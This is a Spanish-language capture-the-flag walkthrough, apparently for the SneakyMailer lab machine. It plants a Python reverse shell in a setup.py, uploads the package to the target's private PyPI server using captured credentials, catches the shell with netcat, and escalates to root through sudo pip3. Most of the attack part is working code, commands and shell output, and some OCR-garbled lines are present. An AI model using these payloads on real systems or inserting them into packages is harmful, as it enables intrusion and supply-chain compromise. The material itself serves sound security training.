
```
from setuptools import setup

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sc

setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode','example']
    )
```

Como no se esta ejecutando desde una bash vamos a quitar la ejecucion de python con "python -c" y cada ";" que sea un salto de linea:



```
from setuptools import setup

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.11",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("sh")

setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode','example']
    )
```

Ahora lo que tenemos que hacer es crear un script para poder conectarnos al "pipy server". Tiene que tener el nombre ".pypirc" y tiene que estar en el directorio home del usuario actual.



Upload Remotely Using Setuptools


Although it's possible to use `scp` to transfer tar.gz files to the repository, there are other tools such as `tw` `easy_install` which can also be used.

1. On a client computer, create a new configuration file in the home directory called `.pypirc`. The remo be called `linode`:

File: .pypirc


```
[distutils]
index-servers =
  pypi
  linode
[pypi]
username:
password:
[linode]
repository: http://192.0.2.0
username: example_user
password: mypassword
```

Lo modificamos de la siguiente manera:



```
[distutils]
index-servers =
  pwned
[pwned]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
```


Luego nos dice como podemos subir el paquete



2. To upload from the directory of the Python package:


```
python setup.py sdist upload -r linode
```

En nuestro caso seria de la siguiente manera:




```
└─$ python3 setup.py sdist upload -r pwned
```

Nos ponemos a la escucha por el puerto 1234. La primera vez lo suele tirar contra nuestro equipo local, osea que recibiremos la conexion a nuestro propio equipo:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.14.11] 38554
$ whoami
whoami
kali
```

Cuando salimos nos da el siguiente error:




```
whoami
kali
$ exit
exit
running sdist
running egg_info
creating linode_example.egg-info
writing linode_example.egg-info/PKG-INFO
writing dependency_links to linode_example.egg-info/dependency_links.txt
writing top-level names to linode_example.egg-info/top_level.txt
writing manifest file 'linode_example.egg-info/SOURCES.txt'
error: package directory 'linode_example' does not exist
```

Nos vamos al archivo "setup.py" y comentamos donde sale esa linea:




```
from setuptools import setup

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.11",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("sh")

setup(
    name='linode_example',
#    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode','example']
    )
```

Ejecutamos otra vez el comando y nos ponemos con netcat. La primera conexion que consigamos sera contra nuestro equipo:




```
┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ python3 setup.py sdist upload -r pwned
▯



┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.14.11] 34688
$ whoami
kali
$ █
```

Si ahora nos ponemos a la escucha en otra terminal por el mismo puerto, cuando le demos a exit conseguiremos una conexion con la maquina victima:




```
┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ python3 setup.py sdist upload -r pwned

┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ ▯



┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.14.11] 34688
$ whoami
kali
$ exit
running sdist
running egg_info
writing linode_example.egg-info/PKG-INFO
writing dependency_links to linode_example.egg-info/dependency_links.txt
writing top-level names to linode_example.egg-info/top_level.txt


┌──(kali㉿kali)-[~/Downloads/pwned]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.197] 32896
$ whoami
low
$ █
```

Vamos a ver los comandos que puedo ejecutar como el usuario root:



```
low@sneakymailer:/$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

Como podemos ejecutar pip3 como el usuario, tenemos un manual en GTFObins de como podemos escalar los privilegios:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileg may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Lo unico que tenemos que hacer es sustituir pip por pip3:



```
low@sneakymailer:/$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.E2uEnkM8Bz
# whoami
root
```